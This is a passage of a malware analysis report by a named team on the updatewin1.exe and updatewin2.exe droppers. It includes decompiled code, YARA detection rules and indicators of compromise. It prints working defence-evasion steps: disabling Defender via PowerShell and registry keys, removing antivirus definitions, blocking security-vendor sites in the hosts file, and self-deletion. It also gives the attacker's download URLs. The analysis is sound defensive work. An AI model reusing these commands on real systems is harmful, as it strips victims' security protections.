Updates to mouse cursor settings and window information are performed before starting the encryption process. The window is set to an x, y coordinate at a distance that will not be visible on the screen and the title of the window is set to “LPCWSTRszTitle”.



It starts the encryption process with the creation of the malicious window.

```

.text:00D6E914
.text:00D6E914 loc_D6E914:
.text:00D6E914 cmp     [ebp+arg_14], 10h ; Compare Two Operands
.text:00D6E918 lea     eax, [ebp+pbData] ; Load Effective Address
.text:00D6E91B push     0 ; dwFlags
.text:00D6E91D push     [ebp+dwDataLen] ; dwDataLen
.text:00D6E920 cmovnb  eax, [ebp+pbData] ; Move if Not Below (CF=0)
.text:00D6E924 push     eax ; pbData
.text:00D6E925 push     [ebp+phHash] ; hHash
.text:00D6E928 call     ds:CryptHashData ; Indirect Call Near Procedure
.text:00D6E92E test     eax, eax ; Logical Compare
.text:00D6E930 jnz     short loc_D6E943 ; Jump if Not Zero (ZF=0)

```

Updatewin1.exe ANALYSIS

Original File Name:	rawudiyeh.exe
File Name:	Updatewin1.exe
Md5:	5b4bd24d6240f467bfbcb74803c9f15b0
Sha256:	14c7bec7369d4175c6d92554b033862b3847ff98a04dfefbdf9f5bb30180ed13e

It is observed that the main purpose of the malware is to bypass antivirus and monitoring services. Checking if it starts with the **--Admin** parameter. If it is not started with this parameter, it is added this parameter and it is aimed to start the malware with **--Admin** privileges by re-creating the process.

After starting with the **--Admin** parameter, it creates script.ps1 under the "...AppData/" folder in order to carry out malicious activities.

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

```
SHGetFolderPathW(0, 28, 0, 0, pszPath);
PathAppendW(pszPath, L"script.ps1");
v2 = CreateFileW(pszPath, 0xC0000000, 1u, 0, 2u, 0x80u, 0);
hObject = v2;
if ( v2 == (HANDLE)-1 )
{
    pExceptionObject[0] = (int)L"CreateFile";
    _CxxThrowException(pExceptionObject, (_ThrowInfo *)&_TI2PA_W);
}
```

CSIDL_LOCAL_APPDATA

28

0x1C 5.0

The file system directory that serves as a data repository for local (nonroaming) applications.

It is observed that by running the powershell command given below with powershell.exe, the authority to run unsigned scripts on powershell is obtained. Thanks to this authorization, the script.ps1 script becomes executable on the system.

```
powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned
```

```
LOWORD(v31) = 0;
sub_A1660(&v31, L"powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned", 71);
sub_A1260(v31, v32, v33, v34, v35, v36);
```

The command line given below is run with powershell.exe, bypassing security policies and enabling unsigned (untrusted) powershell scripts to be run. As a result of this process, the script.ps1 malicious file is used for bypassing AV (AntiVirus) products.

[http://asvb\[.\]top/nddddhsspen6/get\[.\]php?pid=A467C934997B0264BCB4BB5DCF3211B6&first=true](http://asvb[.]top/nddddhsspen6/get[.]php?pid=A467C934997B0264BCB4BB5DCF3211B6&first=true)

```

LOWORD(lpString2[0]) = 0;
sub_A1E70(
    lpString2,
    73,
    (int)phkResult,
    (int)L"powershell -NoProfile -ExecutionPolicy Bypass -Command '& {Start-Process ",
    73);
v18 = v45;
if ( v46 - v45 < 0x45 )
{
    LOBYTE(phkResult) = 0;
    sub_A1E70(
        lpString2,
        69,
        (int)phkResult,
        (int)L"PowerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\",
        69);
}
else
{
    v19 = lpString2;
    v36 = 138;
    if ( v46 >= 8 )
        v19 = (LPCWSTR *)lpString2[0];
    v45 += 69;
    v20 = v45;
    memmove((char *)v19 + 2 * v18, L"PowerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\", v36);
}

```

The malware aims to disable Microsoft Defender Antivirus. And accordingly, it is observed that the **DisableAntiSpyware** registry values are changed by the malware.

```

phkResult = 0;
if ( !RegOpenKeyEx(HKEY_LOCAL_MACHINE, L"Software\\Policies\\Microsoft\\Windows Defender", 0, 0xF003Fu, &phkResult) )
{
    *(DWORD *)Data = 1;
    RegSetValueEx(phkResult, L"DisableAntiSpyware", 0, 4u, Data, 4u);
    RegCloseKey(phkResult);
}

```

It aims to reset previously defined antivirus settings and disable antiviruses by running the following command.

Mpcmdrun.exe -removedefinitions -all

```

LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files\\Windows Defender\\mpcmdrun.exe -removedefinitions -all", 70);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files (x86)\\Windows Defender\\mpcmdrun.exe -removedefinitions -all", 76);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files\\Microsoft Security Essentials\\mpcmdrun.exe -removedefinitions -all", 83);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files (x86)\\Microsoft Security Essentials\\mpcmdrun.exe -removedefinitions -all", 89);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files (x86)\\Microsoft Security Client\\mpcmdrun.exe -removedefinitions -all", 85);
sub_A1260(v31, v32, v33, v34, v35, v36);

```

If script.ps1 can be run successfully, **DisableTaskmgr Registry Key** is changed to restrict the user's access to the task manager.

```
if ( !RegOpenKeyExW(
    HKEY_CURRENT_USER,
    L"Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\",
    0,
    0xF003Fu,
    &phkResult) )
    goto LABEL_48;

LABEL_48:
    *(_DWORD *)v43 = 1;
    RegSetValueExW(phkResult, L"DisableTaskmgr", 0, 4u, v43, 4u);
    RegCloseKey(phkResult);
}
```

After performing malware AV bypass operations, it dynamically creates the "delsself.bat" file that will delete itself and deletes itself from the system.

```
GetModuleFileNameA(0, Filename, 0x104u);
GetShortPathNameA(Filename, Filename, 0x104u);
v0 = GetEnvironmentVariableA("TEMP", Buffer, 0x104u);
lstrcpyA(String1, (LPCSTR)(v0 != 0 ? (unsigned int)Buffer : 0));
lstrcatA(String1, "\\");
lstrcatA(String1, "delsself.bat");
lstrcpyA(v8, "@echo off\r\n:try\r\n:del \\");
lstrcatA(v8, Filename);
lstrcatA(v8, "\\r\nif exist \\");
lstrcatA(v8, Filename);
lstrcatA(v8, "\\ goto try\r\n");
lstrcatA(v8, "del \\");
lstrcatA(v8, String1);
lstrcatA(v8, "\\");
if ( PathFileExistsA(String1) )
    DeleteFileA(String1);
v1 = CreateFileA(String1, 0xC0000000, 3u, 0, 2u, 0x80u, 0);
WriteFile(v1, v8, strlen(v8), &NumberOfBytesWritten, 0);
FlushFileBuffers(v1);
CloseHandle(v1);
```


Updatewin2.exe ANALYSIS

Original File Name:	gigifaw.exe
File Name:	updatewin2.exe
Md5:	996ba35165bb62473d2a6743a5200d45
Sha256:	5caffdc76a562e098c471feade5693f9ead92d5c6c10fb3951dd1fa6c12d21d

The malware aims to prevent its system from receiving security updates.

```
updatewin2.004014B0
push ebp
mov ebp,esp
push esi
push edi
mov edi,edx
mov esi,ecx ; ecx:&"ds.download.windowsupdate.com"
cmp esi,edi
je updatewin2.401507
```

In order not to receive updates from the addresses in the list, these addresses are forwarded to the "127.0.0.1 (localhost)" address via the host file.

ds[.].download[.].windowsupdate[.].com	360totalsecurity[.].com	www[.].softpedia[.].com	eset[.].com
www[.].update[.].microsoft[.].com	www[.].gratissoftwaresite[.].com	softpedia[.].com	www[.].surfspot[.].com
download[.].windowsupdate[.].com	gratissoftwaresite[.].com	www[.].flipkart[.].com	surfspot[.].com
fe2[.].update[.].microsoft[.].com	tweakers[.].net	flipkart[.].com	www[.].topantivirus[.].com
whoer[.].net	www[.].tweakers[.].net	virustotal[.].com	topantivirus[.].com
www[.].whoer[.].net	www[.].avg[.].com	www[.].virustotal[.].com	www[.].techzine[.].com
windowsupdate[.].com	avg[.].com	www[.].emsisoft[.].com	techzine[.].com
www[.].windowsupdate[.].com	www[.].bestevirusscanner[.].net	emsisoft[.].com	www[.].eset[.].com
microsoft[.].com	bestevirusscanner[.].net	www[.].antimalwaresoftware[.].com	eset[.].com
www[.].microsoft[.].com	www[.].consumentenbond[.].nl	antimalwaresoftware[.].com	www[.].fortinet[.].com
www[.].windowsupdate[.].com	consumentenbond[.].nl	www[.].pcwebplus[.].com	fortinet[.].com
windowsupdate[.].com	cheaplicensing[.].com	pcwebplus[.].com	fortiguard[.].com
www[.].microsoft[.].com	www[.].cheaplicensing[.].com	www[.].pcmag[.].com	www[.].fortiguard[.].com
www[.].360totalsecurity[.].com	global[.].jahnlab[.].com	pcmag[.].com	forticlient[.].com
www[.].kpn[.].com	www[.].global[.].jahnlab[.].com	www[.].eset[.].com	www[.].forticlient[.].com
www[.].jahnlab[.].com	kpn[.].com	www[.].kpn[.].com	malwarebytes[.].com
ahnlab[.].com	virusscanner[.].software	kpn[.].com	www[.].malwarebytes[.].org
downloads[.].tomsguide[.].com	www[.].virusscanner[.].software	www[.].kaspersky[.].com	malwarebytes[.].org
www[.].downloads[.].tomsguide[.].com	www[.].comodo[.].com	kaspersky[.].com	download[.].cnet[.].com
www[.].download82[.].com	comodo[.].com	www[.].consumentenbond[.].com	www[.].download[.].cnet[.].com
download82[.].com	www[.].drweb[.].com	consumentenbond[.].com	www[.].bleepingcomputer[.].com
download[.].cnet[.].com	drweb[.].com	www[.].surfspot[.].com	bleepingcomputer[.].com
www[.].download[.].cnet[.].com	download[.].drweb[.].com	surfspot[.].com	www[.].majorgeeks[.].com
www[.].javast[.].com	www[.].download[.].drweb[.].com	www[.].topreviews[.].com	majorgeeks[.].com
avast[.].com	vms[.].drweb[.].com	topreviews[.].com	www[.].seniorweb[.].com
support[.].javast[.].com	www[.].vms[.].drweb[.].com	www[.].amecomputers[.].com	seniorweb[.].com
www[.].support[.].javast[.].com	alternativeto[.].ne	amecomputers[.].com	www[.].amazon[.].com
www[.].consumentenbond[.].com	www[.].alternativeto[.].ne	www[.].instantsoftware[.].com	amazon[.].com
consumentenbond[.].com	softonic[.].com	instantsoftware[.].com	www[.].techspot[.].com
www[.].goedkoopsteantivirus[.].com	www[.].softonic[.].com	www[.].malwarebytes[.].com	techspot[.].com
filehippo[.].com	sky[.].com	www[.].sophos[.].com	www[.].hostedendpoint[.].spn[.].com
www[.].filehippo[.].com	norton[.].com	sophos[.].com	www[.].g2crowd[.].com
www[.].idealsoftware[.].com	www[.].norton[.].com	home[.].sophos[.].com	g2crowd[.].com
idealsoftware[.].com	www[.].kieskeurig[.].com	www[.].home[.].sophos[.].com	www[.].trendmicro[.].com
uptodown[.].com	kieskeurig[.].com	sophos[.].virtualsecurity[.].com	trendmicro[.].com
www[.].uptodown[.].com	internetsecurity[.].xfinity[.].com	www[.].sophos[.].virtualsecurity[.].com	www[.].goedkoopsteantivirus[.].com
www[.].mcafee[.].com	www[.].internetsecurity[.].xfinity[.].com	www[.].gratissoftware[.].com	goedkoopsteantivirus[.].com
mcafee[.].com	www[.].symantec[.].com	gratissoftware[.].com	download[.].cnet[.].com
home[.].mcafee[.].com	symantec[.].com	www[.].seniorweb[.].com	www[.].download[.].cnet[.].com
www[.].home[.].mcafee[.].com	www[.].campusshop[.].com	seniorweb[.].com	www[.].ign[.].com
www[.].coolblue[.].com	campusshop[.].com	www[.].softwareadvice[.].com	ign[.].com
coolblue[.].com	www[.].pandasecurity[.].com	softwareadvice[.].com	www[.].trusteer[.].com
www[.].pcmag[.].com	pandasecurity[.].com	www[.].symantec[.].com	trusteer[.].com
pcmag[.].com	www[.].paradigit[.].com	symantec[.].com	my[.].webrootanywhere[.].com
www[.].sky[.].com	paradigit[.].com	hostedendpoint[.].spn[.].com	www[.].my[.].webrootanywhere[.].com

YARA RULES

```
import "pe"
rule raccoon {
  meta:
    author = ""
  strings:
    $mut0 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
    $mut1 = "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}"
    $mut2 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"

    $a = "Syshelper"
    $a0 = "/deny *S-1-1-0:(OI)(CI)(DE,DC)"
    $a1 = "C:\\SystemID\\PersonalID.txt"
    $a2 = "LPCWSTRszTitle"
    $a3 = "LPCWSTRszWindowClass"
    $a4 = "I:\\5d2860c89d774.jpg"

    $url0 = "http://asvb.top/files/penelop/updatewin1.exe$run" nocase
    $url1 = "http://asvb.top/files/penelop/updatewin2.exe$run" nocase
    $url2 = "http://asvb.top/files/penelop/updatewin.exe$run" nocase
    $url3 = "http://asvb.top/files/penelop/5.exe$run" nocase
    $url4 = /(http://asvb.top/nddddhsspen6/get.php\\?pid=)*([\\w\\d]{32})*&first=true/ nocase

  condition:
    $a or $a0 or $a1 or $a2 or $a3 or $a4 or $mut0 or $mut1 or $mut2 or $url0 or $url1 or $url2 or $url3 or $url4
}

rule crypt_bot {
  meta:
    author = ""
  strings:
    $mut0 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
    $mut1 = "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}"
    $mut2 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"

    $a = "Syshelper"
    $a0 = "/deny *S-1-1-0:(OI)(CI)(DE,DC)"
    $a1 = "C:\\SystemID\\PersonalID.txt"
    $a2 = "LPCWSTRszTitle"
    $a3 = "LPCWSTRszWindowClass"
    $a4 = "I:\\5d2860c89d774.jpg"

    $url0 = "http://asvb.top/files/penelop/updatewin1.exe$run" nocase
    $url1 = "http://asvb.top/files/penelop/updatewin2.exe$run" nocase
    $url2 = "http://asvb.top/files/penelop/updatewin.exe$run" nocase
```

```

$url3 = "http://asvb.top/files/penelop/5.exe$run" nocase
$url4 = /(http://asvb.top/nddddhsspen6/get.php?pid=)*([\w\d]{32})*&first=true/ nocase

condition:
    $a or $a0 or $a1 or $a2 or $a3 or $a4 or $mut0 or $mut1 or $mut2 or $url0 or $url1 or $url2 or $url3 or $url4
}

rule updatewin1 {
    meta:
        author = ""
    strings:

        $a = "script.ps1"
        $a0 = "powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned" nocase
        $a1 = "powershell -NoProfile -ExecutionPolicy Bypass -Command "& {Start-Process" nocase
        $a2 = "owerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\"'" nocase
        $a3 = "Mpcmdrun.exe -removedefinitions -all" nocase

    condition:
        $a or $a0 or $a1 or $a2 or $a3
}

rule updatewin2 {
    meta:
        author = ""
    strings:

        $a = /^(https?:\V)?([\w\d-_.]+\.[\w\d-_.]+\V)?\?{0,1}([^\n\r]*)?#{0,1}([^\n\r]*)/

    condition:
        $a and (pe.number_of_sections == 5 and (pe.version_info["InternalName"] contains "gigifaw.exe") and ( pe.version_inf
o["FileVersion"] contains "5.3.7.82") and pe.EXECUTABLE_IMAGE
}

```


PREPARED BY

Baran BAŞIBÜYÜK

<https://www.linkedin.com/in/baran-basibuyuk/>

Mustafa GÜNEL

<https://www.linkedin.com/in/mustafa-gunel/>

Ekin Selin OLÇAY

<https://www.linkedin.com/in/selinolcay/>

Samet AKINCI

<https://www.linkedin.com/in/samoceyn/>

Kerime GENÇAY

<https://www.linkedin.com/in/kerimegencay/>